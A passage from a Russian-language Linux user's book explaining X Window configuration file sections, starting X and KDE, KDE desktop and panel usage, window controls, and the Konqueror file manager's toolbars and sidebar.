На всякий случай (вдруг вам захочется отредактировать конфигурационный файл вручную), рассмотрим формат файла. Файл состоит из нескольких секций. Начало секции обозначается **Section «Название»**, а конец секции — **EndSection**.

Основными секциями являются:

- ServerLayout** ...общая информация об устройствах видеоподсистемы.
- Files** информация о файлах и путях, например, информация о каталогах со шрифтами.
- Module** в этой секции подключаются различные дополнительные модули.
- InputDevice** параметры устройств ввода, то есть клавиатуры и мыши. Секций **InputDevice** может быть несколько. Как минимум их две — одна для клавиатуры, другая — для мыши.
- Monitor** информация о мониторе. Секций **Monitor** может быть несколько, даже если к вашему компьютеру подключен лишь один монитор. Вы можете создать несколько секций **Monitor** — одну для мониторов LG, другую — для Samsung (если, конечно, вы используете мониторы этих фирм). Нужный вам монитор указывается в секции **Screen**.
- Device** параметры видеоадаптера.
- Screen** параметры дисплея. Как правило, в этой секции указывается нужный монитор и видеоадаптер. Для указанного монитора (равно как и для видеоадаптера), должна существовать секция **Monitor (Screen — для видеоплаты)**.

Теперь вы можете не бояться этого файла и попробовать изменить некоторые параметры вручную. Я не советую изменять частоты монитора — лучше использовать конфигуратор, но если вы уверены в себе — почему бы и не указать оптимальную частоту, если этого не может сделать конфигуратор?

Нужно сделать одно очень важное замечание о секции **Files**. В ней есть параметр **FontPath**. Обычно этот параметр равен `unix/:7100` — это означает, что будет использоваться сервер шрифтов **xfs**, который загружается при старте машины как отдельная служба. Если вам нужно добавить в список шрифтов нужные вам шрифты, вы можете внести их в список **FontPath** перед строкой `unix/:7100`:

```
FontPath "/my/fonts"
FontPath "unix/:7100"
```

Однако это не совсем корректно. В этом случае мы прописываем шрифты в обход сервера **xfs**. Сервер X Window увидит шрифты, но некоторые приложения, использующие только **xfs**, не будут их видеть. Гораздо корректнее прописать каталог со шрифтами в файле `/etc/X11/fs/config` — в секции **catalogue**. Однако приведенный выше способ помогает быстро «поднять упавшую» систему, если **xfs** работает некорректно.

Обычно система X Window запускается автоматически при загрузке системы. Вы увидите графический менеджер регистрации, приглашающий вас ввести имя пользователя и пароль (см. рис. 2.1).



Рис. 2.1. Менеджер регистрации



Примечание

Что такое регистрация? Это процесс аутентификации пользователя, то есть проверка подлинности. Обычно аутентификация проводится с использованием имени пользователя и пароля. При регистрации в системе вы вводите свое имя пользователя и пароль. Если аутентификация прошла успешно, то есть имя пользователя и пароль правильны, вы получаете доступ к системе.

В зависимости от настроек вашей системы менеджер регистрации может выглядеть по-разному, но в любом случае вы увидите приглашение ввести имя пользователя и пароль. Перед вводом имени пользователя и пароля вы должны выбрать сеанс, то есть оконную среду, которую вы будете использовать. Если вы не выберете сеанс, система запустит сеанс по умолчанию.

Вы можете установить предпочитаемую вами оконную среду как среду по умолчанию. Обычно при изменении сеанса система предлагает сделать его сеансом по умолчанию. В некоторых системах сеансом по умолчанию является последний используемый вами сеанс. После выбора сеанса по умолчанию каждый раз при вашей регистрации система запустит выбранную вами среду.

Я рекомендую использовать среду KDE — это очень мощная и одновременно простая в освоении и использовании оконная среда. Кроме KDE, у вас могут быть установлены другие оконные среды и оконные менеджеры, например, оконная среда Gnome.

Оконный менеджер представляет собой набор функций программного интерфейса (API) для управления окнами системы X Window, а оконная среда — это набор программ, взаимодействующих между собой. Естественно, в большинстве случаев оконная среда является также и оконным менеджером.



Примечание

В отличие от операционной системы Windows, графический интерфейс пользователя ОС Linux более разнообразен и может изменять свой вид в зависимости от настроек сеанса — один пользователь может использовать среду KDE, а другой — Gnome.

По идее, система X Window должна запускаться автоматически. Однако это зависит от ваших настроек (которые можно изменить). Будем исходить из худшего. Предположим, что система X Window не запускается автоматически. Что же делать? Для того, чтобы запустить систему вручную, зарегистрируйтесь в системе через консоль. При запуске системы вы увидите черный экран с приглашением ввести логин пользователя:

Login:

Введите имя пользователя и пароль. После успешной регистрации в системе введите команду для запуска системы X Window:

```
startx
```

Если вы хотите сразу запустить оконную среду KDE, введите команду:

```
startkde
```

Так как вы уже зарегистрированы в системе, повторная регистрация не нужна, и вы можете сразу приступить к работе. Если запустить оконную среду все-таки не получается, обратитесь к администратору системы.



Примечание

А что делать, если вы сами и есть этот администратор? Рассмотрение установки, настройки и устранения неисправностей X Window выходит за рамки этой книги. Я могу вам порекомендовать свою книгу «Linux-сервер своими руками», в которой, кроме настройки серверов, рассматривается настройка системы X Window.

Вообще установка по умолчанию графической среды в RedHat-совместимых дистрибутивах производится в файле `/etc/sysconfig/desktop`. Поэтому, если у вас по умолчанию запускается GNOME или вообще ничего не запускается, то необходимо открыть этот файл и ввести в него всего одну строку — `DESKTOP="KDE"`. Если у вас файла `/etc/sysconfig/desktop` вообще не оказалось — создайте его. О том, как это сделать, написано в п.3.2.1.

В Red Hat имеется удобная утилита под названием `switchdesk`, которая позволяет легко переключаться между KDE, GNOME и `twm` (стандартный менеджер окон). Если нужно установить по умолчанию KDE только для отдельного пользователя, загрузите KDE и запустите утилиту `switchdesk`.

Во время запуска KDE вы увидите окно, в котором будет изображен логотип KDE и появится информация о ходе загрузки среды (см. рис. 2.2).



Рис. 2.2. Информация о ходе загрузки среды

Теперь вы, я надеюсь, уже зарегистрированы в системе и запустили графическую среду. При работе с системой X Window можно использовать несколько полезных комбинаций клавиш, которые представлены в табл. 2.1.

Комбинации клавиш при работе с системой X Window

Таблица 2.1

Комбинация клавиш	Описание
Ctrl + Alt + Backspace	Аварийный выход из системы X Window. Нужно использовать, когда система X Window зависла и невозможно завершить работу обычным способом
Ctrl + Alt + Fn (n = 1..6)	Переключение на консоль с номером n. При работе в системе X Window вам, возможно, нужно будет переключиться в консольный режим. Для этого нажмите указанную комбинацию клавиш
Alt + Fn	При работе в режиме консоли переключаться между различными виртуальными консолями можно с помощью комбинации клавиш Alt + Fn, где n — это номер консоли. Обычно в системе используется шесть виртуальных консолей, а при нажатии комбинации Alt + F7 вы вернётесь в графический режим

2.2. Оконная среда KDE

2.2.1. Первое знакомство

По своей простоте и интуитивной понятности среда KDE (сокращение от K Desktop Environment) подобна графическим интерфейсам MacOS или Windows 9x. Среда KDE предоставляет богатые возможности взаимодействия программ, сочетает в себе метод LookNFeel (Смотри и Чувствуй), а также обладает встроенным механизмом drag-and-drop.

2.2.2. Рабочий стол KDE

Рабочий стол KDE состоит из трех частей:

1. Самого рабочего стола, на котором могут размещаться файлы и каталоги.
2. Панели, которая используется для запуска программ.
3. Панели задач, которая предназначена для переключения между запущенными программами.



Рис. 2.3. Рабочий стол KDE


2.2.3. Запуск программ и переход между ними

В общем случае запустить программу или приложение на выполнение можно пятью способами:

- щелкнуть мышкой по значку программы на панели (если таковой имеется);
- щелкнуть мышкой на соответствующем элементе (ярлыке) рабочего стола (если таковой имеется);
- выбрать программу из меню запуска приложений, вызываемом нажатием на кнопку «К»;
- использовать файловый менеджер (Konqueror, Midnight Commander или любой другой);
- запустить программу с терминала.

Итак, в наиболее распространенном случае для запуска программы нажмите кнопку «К», которая находится на панели KDE. Из появившегося меню выберите нужную вам программу (см. рис. 2.4). Кстати, для быстрого вызова основного меню можете использовать комбинацию клавиш Alt+F1.

Предположим, что вы не нашли нужной вам программы в главном меню, но точно знаете, что эта программа установлена в вашей системе. Запустить программу можно из терминала.



Для этого выполните команду меню **К** → **Утилиты** → **KTerm** (см. рис. 2.5) или нажмите кнопку с изображением терминала на панели KDE. В некоторых системах для вызова терминала можно использовать команду меню **К** → **Терминалы** и в открывшемся меню выбрать нужный вам терминал.

Вы не знаете, как точно называется команда для запуска вашей программы? Введите в терминале начальные буквы вашей программы и нажмите «Tab». Например, я знаю, что мне нужна программа конфигурирования даты, и знаю, что она начинается словом `date`. Введите в терминале `da` и нажмите «Tab». Сначала система дополнит вашу команду до команды `date`. Но мне не нужна эта программа, поэтому нужно нажать «Tab» еще раз, и вы увидите список команд, которые начинаются на слово `da`. Данная функция называется автозаполнением командной строки.

Рис. 2.4. Меню KDE



Рис. 2.5. Терминал

В большинстве случаев вам нужно запустить всего лишь одну программу, поэтому незачем запускать целый терминал. Во-первых, терминал будет занимать системные ресурсы, а во-вторых, если так запускать программы, то скоро на вашем рабочем столе будет полнейший хаос. Для быстрого запуска программы нажмите комбинацию клавиш **Alt+F2** или выполните команду меню **К → Запустить программу**. В обоих случаях вы увидите окно, в котором нужно ввести команду для запуска программы (рис. 2.6). Обычно команда совпадает с именем самой программы.




Рис. 2.6. Окно быстрого запуска программы

Переключаться между программами можно с помощью панели задач. На панели задач будут отображены только «сложные сеансы». Например, вы запустили несколько терминалов, а на панели задач будет отображен только один из них. Когда же вы щелкнете мышью на кнопке терминала, чтобы переключиться на него, откроется меню, в котором можно будет выбрать любой из запущенных ранее терминалов (см. рис. 2.7).



Рис. 2.7. Режим отображения «сложных» сеансов

С помощью центра управления KDE, который будет рассмотрен позже, можно настроить отображение задач в обыкновенном режиме: для каждой запущенной задачи будет своя кнопка на панели задач. Вот только зачем? Режим отображения сложных сеансов куда более удобен, чем обычный режим. Переключаться между запущенными программами можно с помощью клавиши Alt + Tab (рис. 2.8).




Рис. 2.8. Переключение между программами



Рис. 2.9. Панель KDE

Итак, вы уже научились запускать программы и, возможно, переусердствовали — на вашем рабочем столе полнейший беспорядок. Навести порядок несложно. Для этого нажмите кнопку **Показать рабочий стол** на панели KDE.

Эта кнопка обычно находится рядом с кнопкой К. После ее нажатия все программы будут минимизированы, то есть свернуты на панель задач. Однако есть более удобный способ рационализации использования рабочего пространства — виртуальные столы. Обратите внимание на кнопки «1», «2», «3», «4» на панели задач. Эти кнопки используются для переключения между рабочими столами. По умолчанию в KDE используется 4 рабочих стола, но с помощью Центра управления это количество можно увеличить.

Для каждого рабочего стола можно определить свои настройки, но можно использовать и одинаковые настройки для всех виртуальных рабочих столов. Сейчас переключитесь на второй рабочий стол. Обратите внимание на панель задач — она пуста. Это означает, что на данном виртуальном рабочем столе не запущена ни одна программа.

С помощью центра управления можно изменить этот режим и установить режим отображения всех задач на всех рабочих столах. Если вы сейчас, находясь на втором рабочем столе, нажмете комбинацию клавиш Alt + Tab, то получите сообщение: «Нет задач», несмотря на то, что на первом рабочем столе есть запущенные программы. Для переключения между рабочими столами можно использовать комбинацию клавиш Ctrl + Tab (см. рис. 2.10).

Более быстрым способом переключения является комбинация клавиш **Ctrl + Fn**, где **n** — это номер нужного вам рабочего стола.




Рис. 2.10. Переключение между рабочими столами

2.2.4. Создание ярлыков, документов, кнопок и пр.

Создавать ярлыки, каталоги, документы и другие объекты рабочего стола можно так же просто, как и в Windows. Для этого нажмите правую кнопку мыши на свободном пространстве рабочего стола и выберите нужное действие. Для создания объекта используется команда **Создать Новую**. Вместо термина «ярлык» в KDE используется термин **Ссылка на приложение**. Рассмотрим, как создать такую ссылку:

1. Щелкните правой кнопкой мыши на свободном пространстве рабочего стола.
2. Выберите команду **Создать Новую** → **Ссылка на приложение**.
3. Появится окно **Свойства Program.desktop** (см. рис. 2.11). В этом окне на вкладке **Общие** введите название ссылки — это название вы увидите на рабочем столе.
4. После этого перейдите на вкладку **Команда** и введите команду или выберите исполнимый файл. При указании команды можно также указать и ее параметры.




Рис. 2.11. Свойства объекта

Объекты рабочего стола можно перемещать, выравнивать и упорядочивать. Естественно, можно также изменять их свойства, переименовывать и удалять. Перемещение выполняется самым обыкновенным способом: переместите указатель мыши на объект и нажмите левую кнопку мыши, удерживая левую кнопку мыши, переместите объект в нужное вам место.

Для выравнивания или упорядочивания объектов нажмите на рабочем столе правую кнопку мыши и выберите нужную вам команду: **Выровнять значки** или **Упорядочить значки**.

Изменение свойств объекта выполняется так: щелкните на объекте правой кнопкой мыши и выберите команду **Свойства**. Откроется уже знакомое вам окно **Свойства объекта** (см. рис. 2.11), и в нем вы ее можете установить нужные вам свойства.



Примечание

Как уже упоминалось ранее, в операционной системе Linux существуют пользователь **root** (администратор системы) и обыкновенные пользователи. Пользователь **root** может делать с системой все, что ему захочется: настраивать службы, монтировать диски, создавать и изменять файловую систему. Разумеется, у пользователя **root** есть доступ ко всем файлам системы. Обыкновенные пользователи объединяются в группы. Группы, естественно, создаются администратором. Обычно пользователь имеет полный доступ только к своим файлам (имеет право читать и изменять их), и доступ «только чтение» к файлам членов группы. Обратите внимание на рис. 2.11: владелец имеет право читать из файла и записывать в файл. Члены группы имеют право только читать информацию из файла. Право на выполнение означает, что данный файл можно запускать. Обычно данное право устанавливается только для программ. О пользователях и правах доступа написано в главе 3.

2.2.5. Настройка панели. Добавление элемента на панель

Работая в системе X Window, вы, наверное, уже успели заметить, что большинство программ ориентировано на большое разрешение монитора. Если в операционной системе Windows можно было с большим или меньшим успехом работать при разрешении 640x480, то в Linux минимально допустимым разрешением является 800x600.

Рекомендуемым разрешением для работы с системой X Window является разрешение 1024x768. Вы можете сэкономить немного рабочего пространства, скрыв панель. Это можно сделать, нажав на кнопку с изображением стрелки вправо в нижнем правом углу экрана.

Рядом с этой кнопкой находятся еще две полезных кнопки: первая с изображением замка, а вторая — с изображением символа выключения питания. Первая используется для «запирания» экрана. Возможно, вам нужно ненадолго отлучиться и вы не хотите, чтобы кто-то работал за компьютером во

время вашего отсутствия — нажмите эту кнопку, и будет запущен хранитель экрана. Когда вы придете, нажмите любую клавишу или переместите мышь, потом вам будет предложено ввести пароль для продолжения работы. Закрывать все программы перед запирианием экрана не нужно, просто сохраните данные — для надежности.

Вторая кнопка предназначена для выхода из системы (завершения сеанса). Действие этой кнопки аналогично действию команды основного меню **К** → **Выйти**.

Вам не хватает панели быстрого запуска, к которой вы так привыкли в Windows? Вместо нее вы можете использовать панель KDE. Чтобы добавить нужную программу на панель, щелкните правой кнопкой мыши на панели KDE и выберите команду **Панель** → **Добавить** → **Кнопка**, а затем выберите из меню нужную вам программу (см. рис. 2.12).

Если вам мало место для размещения кнопок, выберите команду **Панель**




Рис. 2.12. Добавить кнопку

→ **Добавить** → **Панель** → **Дочерняя панель**. Над основной панелью должна появиться дочерняя панель. Затем щелкните правой кнопкой мыши на дочерней панели и выберите команду **Панель** → **Добавить** → **Кнопка**. Я создал отдельную панель для запуска приложений, которые я часто использую (см. рис. 2.13). Советую вам создать такую же панель. Назовем ее панелью быстрого запуска.



Рис. 2.13. Панель быстрого запуска

Для перемещения кнопок на панели, щелкните правой кнопкой мыши по кнопке, которую нужно переместить, и выберите команду **Переместить**. После этого перетащите кнопку в нужное место и щелкните левой кнопкой мыши для завершения операции перемещения.

Для более детальной настройки панели необходимо вызвать диалоговое окно настройки панели. С этой целью щелкните правой кнопкой мыши на панели и выберите команду **Панель** → **Настройка**. В появившемся окне вы

можете задать расположение и размер панели на экране, размер пиктограмм и ярлыков, указать приложение для работы с терминалом, задать уровень безопасности запуска апплетов, настроить программы для быстрого просмотра и многое другое. Очень вам рекомендую ознакомиться с возможностями данного окна настроек.

2.2.6. Работа с окнами

Нам осталось рассмотреть только операции с окнами. Я не буду описывать, как перемещать окна по экрану — это все мы знаем. Лучше обратим наше внимание на кнопки управления окном. Кроме основных кнопок, KDE предлагает еще дополнительные кнопки. Для управления окном используются кнопки:

1. Меню.
2. Кнопка фиксации.
3. Свернуть.
4. Восстановить/Распахнуть.
5. Закрыть.



Рис. 2.14. Заголовок окна

При нажатии на кнопку Меню появится системное меню. Из этого меню можно выбрать команды для работы с окном: переместить, изменить размер, свернуть, закрыть и т.п. Для быстрого открытия системного меню окна используется комбинация клавиш Alt + F3, а для закрытия окна - Alt+F4.

Кнопки Свернуть, Восстановить и Закрыть в особых комментариях не нуждаются. А вот Кнопка фиксации довольно непривычна. Во включенном положении она заставляет окно отображаться на всех рабочих столах (тогда как обычно на каждом столе открыт свой набор окон). Нормальному положению кнопки фиксации соответствует значок на рисунке 2.15, а включенному — на рисунке 2.16.

В новых версиях KDE этой кнопки нет. Вместо нее вы найдете в системном меню команду To Desktop, позволяющую переместить открытое окно на другой рабочий стол или «приколоть» его ко всем столам сразу.




Рис. 2.15. Это окно открыто на одном рабочем столе



Рис. 2.16. Это окно «приколото» ко всем рабочим столам

2.3. Файловый менеджер Konqueror

2.3.1. Общие сведения

Среда KDE обладает собственными файловым менеджером и браузером Интернет. Обе эти функции выполняет программа Konqueror. Konqueror может работать не только с локальными файлами, но и с файлами, расположенными на других компьютерах вашей сети или на серверах FTP.

Слово Konqueror переводится с английского как «завоеватель», но разработчики KDE заменили букву С на К, чтобы подчеркнуть принадлежность «завоевателя» к среде KDE.

Как и любой другой файловый менеджер, Konqueror умеет:

- копировать, перемещать, переименовывать и удалять файлы и каталоги;
- просматривать файлы различных форматов;
- создавать ссылки на файлы;
- изменять свойства файла.

Для запуска Konqueror воспользуемся кнопкой на панели KDE: щелкните на кнопке с изображением домика и подождите, пока запустится Konqueror (см. рис. 2.17).




Рис. 2.17. Окно программы Konqueror и его элементы

Окно файлового менеджера состоит из:

- меню;
- основной панели инструментов;
- дополнительной панели инструментов;
- полоски адреса;
- кнопок закладок;
- боковой панели;
- рабочей области.

Все эти элементы изображены на рис. 2.17. Включить или выключить отображение панелей можно с помощью команды меню **Настройки**.

2.3.2. Основная панель инструментов

Основная панель инструментов содержит кнопки, обеспечивающие быстрый доступ к основным функциям (см. табл. 2.2).

Основные функции панели инструментов Konqueror

Таблица 2.2

Кнопка	Описание
Вверх	Переход в родительский по отношению к текущему каталог
Назад	Переход в предыдущий каталог
Вперед	Переход в следующий каталог
Переход в домашний каталог	Переход в домашний каталог. Если Konqueror выполняет функцию файлового менеджера, то при нажатии на эту кнопку осуществляется переход в каталог /home/<имя_пользователя>. Когда Konqueror работает в режиме Web-браузера, данная кнопка означает переход на домашнюю страницу, определить которую можно в настройках браузера
Загрузить текущий документ заново	Обновление рабочей области. В режиме Web-бразера текущий документ (текущая web-страница) будет перезагружен. В режиме файлового менеджера текущий каталог или файл, загруженный в рабочую область для просмотра, будет перечитан заново.
Переместить набор объектов в буфер обмена (Вырезать)	Перемещает выделенные файлы и каталоги в буфер обмена. Потом можно будет вставить эти объекты в другой каталог
Скопировать набор объектов в буфер обмена (Копировать)	Копирует выделенные файлы и каталоги в буфер обмена. Потом можно будет вставить эти объекты в другой каталог
Печатать	Печатает текущий документ. Документом считается Web-страница или другой файл, загруженный в рабочую область для просмотра
Увеличить/уменьшить размер пиктограмм	Увеличивает или уменьшает размер пиктограмм, которые используются для отображения объектов
В виде пиктограмм	Режим отображения объектов в виде пиктограмм. Используется по умолчанию
В виде дерева	Режим отображения объектов в виде дерева

Кроме режимов отображения **В виде пиктограмм** и **В виде дерева** существуют еще несколько режимов отображения объектов: **В виде подробного списка**, **В несколько колонок**, **В текстовом виде**. Выбрать нужный вам режим можно с помощью команды меню **Вид** → **Режим просмотра**.

2.3.3. Дополнительная панель инструментов

На дополнительной панели инструментов находятся кнопки отображения боковой панели, поиска файлов и кнопки разбиения рабочей области.

Нажмите на кнопку **Найти файл** (см. рис. 2.18). В поле **Название** введите имя файла, а в поле **Искать в** введите имя каталога, в котором следует произвести поиск. С помощью кнопки **Просмотр** вы можете легко выбрать нужный вам каталог.

При вводе имени файла можно использовать символы масок файла ***** и **?**. Символ ***** заменяет все символы, а символ **?** — только один символ. Например, нам нужно найти все текстовые файлы в домашнем каталоге `/home/den`. Тогда в поле **Название** нужно ввести строку `*.txt`, а в поле **Искать в** — `file:/home/den` (лучше нажмите на кнопку **Просмотр**).

Используя кнопки **Разделить панель по горизонтали** и **Разделить панель по вертикали**, можно разбить рабочую область на несколько частей. На рис. 2.19 я сначала разбил рабочую область на две части по вертикали, а потом разделил верхнюю горизонтальную часть на две вертикальных.

Обычно не требуется разбиение более чем на две части. Удалить текущую панель (часть) можно с помощью кнопки **Удалить активную панель**. Активной




Рис. 2.18. Поиск файла

называется панель, в левом нижнем углу которой горит зеленый индикатор. На рис. 2.19 активной является верхняя левая панель. Переключаться между панелями можно с помощью клавиши «Tab» или с помощью мыши, щелкнув один раз по нужной вам панели.

Создание и использование панелей в соответствии со своими потребностями помогут сделать вашу работу в Konqueror быстрой и удобной.




Рис. 2.19. Разбиение рабочей области

2.3.4. Полоска адреса

В поле Адрес, которое расположено на полоске адреса, отображается текущий каталог или загруженная Web-страница, если Konqueror работает в режиме Web-браузера. В это поле можно ввести имя каталога и нажать «Enter». Konqueror перейдет в нужный каталог. Если в поле адреса ввести имя файла, Konqueror попытается отобразить его в рабочей области. Если тип файла не поддерживается файловым менеджером, он попытается вызвать другую программу для работы с этим файлом.

2.3.5. Кнопки закладок

Вы можете добавить понравившуюся вам Web-страницу или каталог, к которому вы чаще всего обращаетесь, в закладки. Для этого откройте нужную вам Web-страницу или перейдите в нужный каталог и нажмите комбинацию клавиш **Ctrl + B**. Можно также воспользоваться командой меню **Закладки → Добавить закладку**. После этого выбранный вами объект появится на панели закладок и в меню **Закладки**.

2.3.6. Боковая панель

Боковая панель отображает дерево объектов вашей системы. Существуют два типа боковой панели: обыкновенная и расширенная. По умолчанию используется обыкновенная панель, но расширенная предоставляет больше функций. Включить режим отображения расширенной боковой панели можно, выполнив команду меню **Окно → Показать → Расширенная боковая панель** или нажав клавишу **F9**.

Расширенная панель отличается от обыкновенной наличием небольшой панельки справа, которая позволяет управлять деревом объектов боковой панели. По умолчанию на боковой панели отображаются следующие объекты:

- Домашний каталог.
- Журнал.
- Закладки.
- Корневой каталог.
- Сервисы.
- Сеть.

